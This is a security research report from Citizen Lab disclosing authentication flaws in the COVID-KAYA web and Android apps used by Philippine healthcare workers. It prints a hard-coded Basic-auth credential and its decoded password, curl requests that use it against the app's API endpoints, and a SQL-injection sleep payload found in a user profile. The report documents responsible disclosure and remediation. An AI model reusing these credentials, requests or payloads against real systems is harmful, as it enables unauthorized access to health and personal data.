UNMASKED

COVID-KAYA and the Exposure of Healthcare Worker Data in the Philippines

By Pellaeon Lin, Jeffrey Knockel, Adam Senft, Irene Poetranto, Stephanie Tran, and Ron Deibert

NOVEMBER 10, 2020
RESEARCH REPORT #132

munk school OF GLOBAL AFFAIRS & PUBLIC POLICY
UNIVERSITY OF TORONTO
THE CITIZEN LAB

Copyright

Suggested Citation

Pellaeon Lin, Jeffrey Knockel, Adam Senft, Irene Poetranto, Stephanie Tran, and Ron Deibert. "Unmasked: COVID-KAYA and the Exposure of Healthcare Worker Data in the Philippines," Citizen Lab Research Report No. 132, University of Toronto, November 2020.

Acknowledgements

Thanks to Miles Kenyon for review and comments.

About the Citizen Lab, Munk School of Global Affairs & Public Policy, University of Toronto

The key findings for this report is translated in Tagalog and can be found here.

Key Findings

- **COVID-KAYA, a platform used by frontline healthcare workers in the Philippines to collect and share COVID-19 cases with the Philippines Department of Health, contained vulnerabilities in both the web and Android apps that allows for unauthorized users to access private data about the app's users, and potentially patient data.**
- **The COVID-KAYA web app contained a vulnerability in its authentication logic, allowing otherwise restricted access to API endpoints, exposing the names and locations of health centres as well as the names of over 30,000 healthcare providers who have signed up to use the app. We are concerned (but did not confirm) that an attacker could have also leveraged this vulnerability to cause the app to reveal sensitive patient data.**
- **The COVID-KAYA Android app used hardcoded API credentials that also allowed access to the names of healthcare providers. We are concerned but were unable to confirm that an attacker could have also leveraged these vulnerabilities to cause the app to reveal sensitive patient data.**
- **We first disclosed the web app vulnerability to the app's developers on August 18, 2020, and the Android app's vulnerability on September 14, 2020. As of October 29 2020, we confirmed that the issues identified had been resolved and the leaked credentials had been invalidated.**

Summary

As part of the Citizen Lab's ongoing research on the security and privacy of COVID-19 applications, we analyzed the web and Android versions of COVID-KAYA, an app used by healthcare workers in the Philippines to collect and share data about COVID-19 cases. Our analysis found that both of these versions of COVID-KAYA contain vulnerabilities disclosing data otherwise protected by "superuser" credentials.[1]

The COVID-KAYA web app contains a vulnerability in its authentication logic allowing an attacker to access at least the names and locations of health centres, as well as the

1 A superuser is a user leveraging a superuser account, which may have virtually unlimited privileges over a system.

names of over 30,000 healthcare providers who have signed up to use the app. We are concerned but did not confirm that an attacker could also leverage this vulnerability to cause the app to reveal sensitive patient data.

The COVID-KAYA embeds a hardcoded credential that allows access to its internal APIs. We demonstrated that this credential can successfully authenticate and use the APIs to obtain the names and locations of health centres, as well as the names of over 30,000 healthcare providers who have signed up to use the app. However, as with the web app, we could not demonstrate that this credential could be used to reveal patient data.

We disclosed both of these vulnerabilities to those responsible for COVID-KAYA's development, including Dure Technologies, the Philippines Department of Health, and the World Health Organization (WHO) Philippines. Both disclosures were acknowledged by Dure Technologies within a day of our disclosure. (For details, see "Vulnerability Disclosure" section, below).

Background

Released on June 2, 2020, COVID-KAYA allows healthcare workers to automate the reporting of COVID-19 cases to the Philippines Department of Health (DOH) and facilitate the country's contact tracing efforts. COVID-KAYA was jointly developed by the Philippines DOH Epidemiology Bureau, the World Health Organization (WHO), and Dure Technologies,[2] a technology company with offices in Switzerland and India, in coordination with the Philippines Department of Information and Communications Technology. Following the app's launch, the United States Agency for International Development (USAID) Philippines announced that it had conducted a series of web training sessions to help healthcare staff learn how to use COVID-KAYA and input essential data for case tracking and contact tracing.

The COVID-KAYA platform is accessible from a web app, as well as Android and iOS apps. COVID-KAYA is built using Cordova, a cross-platform application development framework, which allows developers to build applications using web technologies (Javascript, HTML, and CSS) and then deploy the same code to Android, iOS, and the web. We examined both the web and Android versions of the COVID-KAYA platform to identify any security or privacy concerns.

2 Although there has been no mention of Dure Technologies' involvement with the app in government press releases and media reports, an email address under Dure Technologies' domain (contact@duretechnologies.com) is listed under the Developer section of COVID KAYA's Google Play Store page. In addition, Dure Technologies is listed as the copyright owner in one of the source files: www/fragments/getstarted.html.

Technical Findings

In this section we present our technical findings from our analysis of the COVID-KAYA web and Android apps.

Findings in COVID-KAYA Web App


On August 17, we analyzed the COVID-KAYA web app as available at the following URL:

https://kaya.gocovid-19.org/covidkaya/

In the remainder of this section we describe a vulnerability in the web app's authentication logic that allowed us to access sensitive data normally protected by a superuser login credential.

Authentication logic vulnerability

In analyzing the web app, we found that the app is ostensibly protected with a login page requiring signing in with a valid username or password. We observed that, if signing in with an invalid username or password, the web app reported that the username or password were incorrect (see Figure 1).


COVIDKAYA - Mozilla Firefox

https://kaya.gocovid-19.org/covidkaya/#!/fragments/signin

COVIDKAYA

Login fail due to incorrect credentials

Figure 1: Login failure error message displayed by COVID-KAYA web app.

However, in our testing, we found that, after attempting to sign in with an invalid username or password, the web app appeared to grant us, without notification, access to API endpoints and tools normally unavailable to users who were not logged in. These API endpoints and tools were easily discoverable. We discovered one such API endpoint by taking the publicly accessible end point for resetting a user's forgotten password, https://kaya.gocovid-19.org/service/api/rtmpro/subscribe/password/forgot

and then deleting part of the URL, as follows

https://kaya.gocovid-19.org/service/api/


This URL redirected us to

https://kaya.gocovid-19.org/service/api/resources

This page appeared to be a master directory of API endpoints. One such endpoint in the directory was

https://kaya.gocovid-19.org/service/api/users

which appeared to be capable of enumerating all 30,087 (at the time of access) users of the app.


Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://kaya.gocovid-19.org/service/api/users
Search

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
−<metadata>
  −<pager>
      <page>1</page>
      <pageCount>602</pageCount>
      <total>30087</total>
      <pageSize>50</pageSize>
    −<nextPage>
        https://kaya.gocovid-19.org/service/api/users?page=2
      </nextPage>
    </pager>
  −<users>
    −<user id=[redacted]>
        <displayName>[redacted]</displayName>
      </user>
    −<user id=[redacted]>
        <displayName>[redacted]</displayName>
      </user>
    −<user id=[redacted]>
```

Figure 2: API endpoint showing user’s full names (redacted).

Each user entry included the user’s username and full first and last names. The list appeared to be ordered by last name (see Figure 2).


By deleting more of the URL, we tried browsing to

https://kaya.gocovid-19.org/service/

which redirected to the following URL:

https://kaya.gocovid-19.org/service/dhis-web-dashboard-integration/index.html

We found that the resulting resource contained an instance of the DHIS 2 dashboard product.


DHIS-2 User Profile App - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://kaya.gocovid-19.org/service/dhis-web-user-profile/#/profil
Search
dhis2
DHIS 2
Search apps
DD
User settings
User profile
Account settings

User profile

First name
DONOTDELETE

Surname
DONOTDELETE

E-mail
was@qualys.com


Mobile phone number
8000000000

Introduction
true

Job title

Figure 3: User profile information displayed by web app, despite us not having a valid username/password.

Moreover, we found that we were logged in as a user with name "DONOTDELETE DONOTDELETE" and email address was@qualys.com (see Figure 3).


DHIS-2 User Profile App - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://kaya.gocovid-19.org/service/dhis-web-user-profile/#/profil
Search
dhis2
DHIS 2
Search apps
DD
User settings
User profile
Account settings

Birthday

Nationality
1

Employer
1

Education
1


Interests
1

Languages
1(SELECT 0 FROM (SELECT SLEEP(29))qsqli_3333) /*'XOR (SELECT 0 FROM (SELECT SLEEP(@DELAY_SECONDS@))qsqli_3333); – OR'|"XOR (SELECT 0 FROM (SELECT SLEEP(@DELAY_SECONDS@))qsqli_3333); – OR"*/

Figure 4: User profile shows the language configured to a string resembling an SQL injection attack.

We noticed that the language specified for this user had been previously chosen to be a string resembling an SQL injection attack (see Figure 4). Since we did not attempt this attack, this finding suggests that we may not have been the first to have obtained unauthorized access to the web app in this fashion, which grants access to edit the profile of this user's account. Thus, the web app may have been the subject of previous unauthorized access and attacks.

At the home page of the dashboard, information was immediately available concerning which health centers and healthcare providers were affiliated with the app, as organized by country and city (see Figure 5).




Applies to favorites with "user org units" only

```
⊟ Philippines
    ⊞ -
    ⊞ BARMM
    ⊟ Bicol
        ⊞ Albay
        ALBAY PESU
        CABID-AN QUARANTINE FACILITY
        ⊟ Camarines Norte
            ⊞ -
            ⊞ Basud
            ⊟ Capalonga
                -
                Alayao
                ALAYAO BARANGAY HEALTH STATI
                Binawangan
                Calabaca
                CALABACA BARANGAY HEALTH ST/
                Camagsaan
                CAPALONGA MEDICARE AND COMM
                CAPALONGA MUNICIPAL HEALTH O
```

Figure 5: Dashboard displaying healthcare providers affiliated with the app.

To determine whether we were looking at dummy data versus authentic data, we searched for two of the names of users who had left reviews of the app in the Google Play Store.


COVID-KAYA - Apps on Google Play - Mozilla Firefox
Tools Help
ogle.com/store/apps/details?id=org.who.COVI
Search
ies Home Top charts New releases
https://kaya.gocovid-19.org/service/dhis-web-dashboard-integrat
https://kaya.gocovid-19.c
https://kaya.gocovid-19.org/service/dhis-web-dashboard-integration/index.html
dhis2 DHIS 2
Write feedback •
Messages Interpretations
Add Manage Share < >

World Health Organization July 2, 2020
Thank you for your valuable feedback, we have noted this points and will be t
up with the product owner

Haidee Flores
★★★★★ June 15, 2020
Same here. A prompt to update app keeps on popping up when I try to log-in ar
even do anything when I click on log-in

World Health Organization July 2, 2020
Sorry for the inconvinience caused. We would request you to uninstall the ap
then re-install and check if you face the same issue.

Michael John Sabido
★★★★★ July 16, 2020
The app keeps on telling me that there's an update so I can't use the app. When
for updates in the Playstore, there's no update available for the app.

READ ALL REVIEWS

haidee

Users See more hits »
- [redacted]
- HAIDEE FLORES
- [redacted]
- [redacted]

World Health Organization July 2, 2020
Thank you for your valuable feedback, we have noted this points and will be t
up with the product owner

Haidee Flores
★★★★★ June 15, 2020
Same here. A prompt to update app keeps on popping up when I try to log-in ar
even do anything when I click on log-in

World Health Organization July 2, 2020
Sorry for the inconvinience caused. We would request you to uninstall the ap
then re-install and check if you face the same issue.

Michael John Sabido
★★★★★ July 16, 2020
The app keeps on telling me that there's an update so I can't use the app. When
for updates in the Playstore, there's no update available for the app.

READ ALL REVIEWS

sabido

Users See more hits »
- Michael John Sabido
- [redacted]

Figure 6: Screenshots of Google Play Store reviews (left) and web app dashboard (right) showing a match between public reviewers and the web app user list.

The names of both Google Play Store reviewers appeared to be among users of the app (see Figure 6). At this point, we determined that the data accessible were authentic and not dummy data, and we ended our investigation into the dashboard. Thus, we did not determine if patient data were accessible through any API endpoint or through the dashboard. However, given the advertised capabilities of the app, our concern is that patient data may have been accessible.

Findings in COVID-KAYA Android App

We analyzed version 1.4.7 (Android version code 10407) of the COVID-KAYA Android App, as downloaded from Google Play Store on August 17, 2020.

We found that COVID-KAYA's application source code contains a source file 'application/keys.js', which declares a global variable 'appKeys', containing the following content:

```
{
  "services": {
    "baseURL": "https://kaya.gocovid-19.org/",
    "api": "https://kaya.gocovid-19.org/service/api/rtmpro/",
    "getApi": "https://kaya.gocovid-19.org/service/api/",
    "isOffline": false
  },
  "authKey": "Basic RE9OT1RERUxFVEU6RE9OT1RERUxFVEVAMTIz",
  "salt": "iMONITORPLUSAPISALT",
  [...]
}
```


Notably, the 'authKey' field specifies hard-coded HTTP Basic Authentication credential which are used by the app to access various COVID-KAYA APIs. In the remainder of this section we describe how this hard-coded credential can be used to access the DHIS web interface as well as present evidence that this credential may be used to access sensitive data from API endpoints.

Credential leak from hard-coded HTTP Basic Authentication header

According to the specification of HTTP Basic Authentication, the Authorization header value is simply a base64 encoded string of username and password joined by a colon. Therefore we can calculate the original username and password by base64-decoding the string, yielding the following:

```
DONOTDELETE:DONOTDELETE@123
```

Using username 'DONOTDELETE' and password 'DONOTDELETE@123', we found that we can successfully log in to the DHIS dashboard described in the previous section.



DONOTDELETE

COVIDKAYA

service unavailable

CANCEL OK

```
St... M... Domain  File            Initi... Ty... Transfer... Size
200   P... kaya.... login           jqu...   json  3.59 KB     1....
200   P... kaya.... getusermenurole jqu...   json  2.51 KB     49...
```

```
JSON
  status: "fail"
  message: "service unavailable"
```

2 requests 1.17 KB / 6.09 KB transferred Finish: 414 ms

```
>> copy(appKeys)
```

Figure 7: Screenshot from COVID-KAYA web app showing ‘service unavailable’ error message when logging in with ‘DONOTDELETE’ credentials

In order to learn more about this account, we also tried using these credentials to sign into the COVID-KAYA web app. Upon login, the site displayed a “service unavailable” message (see Figure 7). However, the actual API response from

https://kaya.gocovid-19.org/service/api/rtmpro/login

indicates that the login was successful. The response also reveals additional information about the ‘DONOTDELETE’ account:

```
{
    "username": "DONOTDELETE",
    "firstname": "DONOTDELETE",
    "lastname": "DONOTDELETE",
    "orgname": "teststate",
    "orgid": "71326618",
    "orguid": "eYmB6Cr5QdH",
    "language": "",
    "dob": "",
    "gender": "",
    "programid": "",
    "userrole": "Superuser",
    "userroleid": "51",
    "programuid": "",
    "email": "was@qualys.com",
    [..]
}
```

Most notably, from this response, it appears that the 'DONOTDELETE' user is a superuser.

In our analysis of the COVID-KAYA web app, we showed how superuser access to the DHIS dashboard reveals the full names of all healthcare providers and the names of all health centres associated with COVID-KAYA. Similarly, using the credentials that we found in the Android app, we found that signing into the DHIS dashboard using the hardcoded 'DONOTDELETE' credential also revealed the full names of all healthcare providers and the names of all health centres associated with COVID-KAYA.

Authentication bypass using hardcoded API credential

We also experimented using this HTTP Basic Authentication credential to access API endpoints in

https://kaya.gocovid-19.org/service/api/rtmpro/* ,

which are used in the COVID-KAYA app. One such API endpoint we explored is accessible at

https://kaya.gocovid-19.org/service/api/rtmpro/menu/getusermenurole .

We suspect that this API is used when healthcare providers log into the app to populate a menu of options which they can use in the app. If we sent a request *without* the 'Authorization' header,

```
curl -v
'https://kaya.gocovid-19.org/service/api/rtmpro/menu/
getusermenurole'-H 'Content-Type: application/json' --data-raw
'{"programid":"300","apptype":"mobileapp","roleid":51,
"appversion":"1.4.7", "formversion":"","language":"en"}'
```

then, as we would expect, the server redirected to DHIS's login page:

```
< HTTP/1.1 302 302
< Location: https://kaya.gocovid-19.org/service/dhis-web-
commons/security/login.action
< Content-Length: 0
```

However, if we made a request *with* the 'Authorization' header set to the value of the hard-coded 'authkey',

```
curl
'https://kaya.gocovid-19.org/service/api/rtmpro/menu/
getusermenurole' -H 'Content-Type: application/json' -H
'Authorization: Basic RE9OT1RERUxFVEU6RE9OT1RERUxFVEVAMTIz'
 --data-raw '{"programid":"300","apptype":"mobileapp",
"roleid":51, "appversion":"1.4.7","formversion":"",
"language":"en"}'
```

we received the following response:

```
{"data":{},"status":"success"}
```

This response shows that we were able to successfully authenticate against this API. One possible explanation for why we were not able to get data from this API endpoint is that, although we were able to authenticate against this API, we may not have been authorized to see any data that it returns. However, another explanation may be that the 'programid' value we supplied is somehow invalid. In our research, we could not find examples of 'programid' values such that the server would yield non-empty data response.

We tested a second API at

https://kaya.gocovid-19.org/service/api/rtmpro/hl7/searchpatient .


Ostensibly, by the name of the API, this endpoint appears capable of searching patient data. As we would expect, *without* the 'Authorization' header the server again responded with a redirect to a login page. However, if we sent the request *with* the 'Authorization' header,

```
curl
'https://kaya.gocovid-19.org/service/api/rtmpro/hl7/
searchpatient' -H 'Content-Type: application/json' -H
'Authorization: Basic RE9OT1RERUxFVEU6RE9OT1RERUxFVEVAMTIz'
--data-raw '{"name":"JOHN", "programid": "3",
"apptype":"mobileapp","roleid":51,
"appversion":"1.4.7","formversion":"","language":"en"}'
```

the server responded by asking users to reinstall their app:

```
{"status":"fail","message":"There is a new version of the
Mobile App available. Please kindly reinstall the App from the
below link <br/> URL: <a href='https://drive.google.com/drive/
folders/13FA1Qg1iVRKM9FqRfs_s70adGecXYdQr' target='_system'
class='external'><b>Click here to update app<\/b><\/a> <br/>
Incase you are accessing using Mobile Browser please close the
application and login again.","appupdate":true}
```

Again, we appear to be able to successfully authenticate against the API.



Rubymelle Opena
July 21, 2020
8

It always ask to reinstall the application and I cannot log-in when I did... As of this date, 07-13-2020 there are still no improvements with my concerns... At present, done with reinstallation and update. However, no access for me to log-in. The app is still not accessible to be used.

Michael John Sabido
July 16, 2020
4

The app keeps on telling me that there's an update so I can't use the app. When you check for updates in the Playstore, there's no update available for the app.

Figure 8: COVID-KAYA reviews on Google Play Store showing users reporting they are asked to reinstall the app

Although we were able to successfully authenticate against the API, it returned a message providing a link with which to install a newer version of the app. While we do not know why it returned this message, the message is consistent with users reviews on Google Play Store, which report that the app keeps asking them to reinstall (see Figure 8). This response may have been returned because the 'DONOTDELETE' user was not authorized to access this API. Alternatively, this API endpoint may no longer be used by some versions of the app.

In addition to API endpoints used by the app, we also tested the 'authKey' credential against

https://kaya.gocovid-19.org/service/api/users

an endpoint we found in the previous section to reveal sensitive data in our earlier analysis of the COVID-KAYA web app. Although this endpoint was not found to be used by the Android app, in the previous section we had found it to be capable of enumerating the full names of every healthcare provider using the app. To test the credentials we found in the Android app on this endpoint, we first sent a request *without* the `Authorization` header:

```
curl -v 'https://kaya.gocovid-19.org/service/api/users'
```

The server responded with a redirect to the login page:

```
< HTTP/1.1 302 302
< Location: https://kaya.gocovid-19.org/service/
dhis-web-commons/security/login.action
< Content-Length: 0
```

However, if we sent the request *with* the ‘Authorization’ header,

```
curl -v 'https://kaya.gocovid-19.org/service/api/users' -H
'Authorization: Basic RE9OT1RERUxFVEU6RE9OT1RERUxFVEVAMTIz'
```

we received sensitive data similar to those we received from our access to this API obtained in the previous section:

```
{
    "pager": {
        "page": 1,
        "pageCount": 614,
        "total": 30700,
        "pageSize": 50,
        "nextPage": "https://kaya.gocovid-19.org/service/api/
users?page=2"
    },
    "users": [{
        "id": "[redacted]",
        "displayName": "[redacted]"
    }, {
        "id": "[redacted]",
        "displayName": "[redacted]"
    }, {
        "id": "[redacted]",
        "displayName": "[redacted]"
[snipped]
```

In summary, we show that the hard-coded credential can be used to authenticate against API endpoints, revealing sensitive data. Although we were not able to access patient data using these API endpoints, we are concerned that this hard-coded credential can be used to authenticate against APIs used to search patient data by someone who knows how to make the appropriate API requests.

Other Issues

The global ‘appKeys’ variable also contains other seemingly sensitive API keys to other third-party services. We conducted preliminary tests and could not find ways to gain access to sensitive data using these API keys. One major limitation for our tests is that we do not know the service scope to which these API keys have access, and we cannot test these keys against all possible APIs. However, a persistent adversary may still find API endpoints within the scope of these API keys after trying all the possible API endpoints. Given this risk, we suggest that COVID-KAYA's developers review the security implications of these API keys being revealed publicly.

Because the Android app uses Cordova, the Android app and the web app share a large portion of their Javascript code. In addition to the web app containing hard-coded credential in its 'application/keys.js' file, we also found the same credential in the web app accessible from the following URL:

https://kaya.gocovid-19.org/covidkaya/application/keys.js

Vulnerability Disclosure

The following table documents our communications related to the disclosure of the issues we identified in this report.

Date	Contact
August 18, 2020	We emailed Dure Technologies, the Philippines Department of Health, and WHO Philippines regarding the issues we identified with the web app
August 19, 2020	We received a response from Dure Technologies stating: "Thank you for your email and feedback, we will look into it on priority."
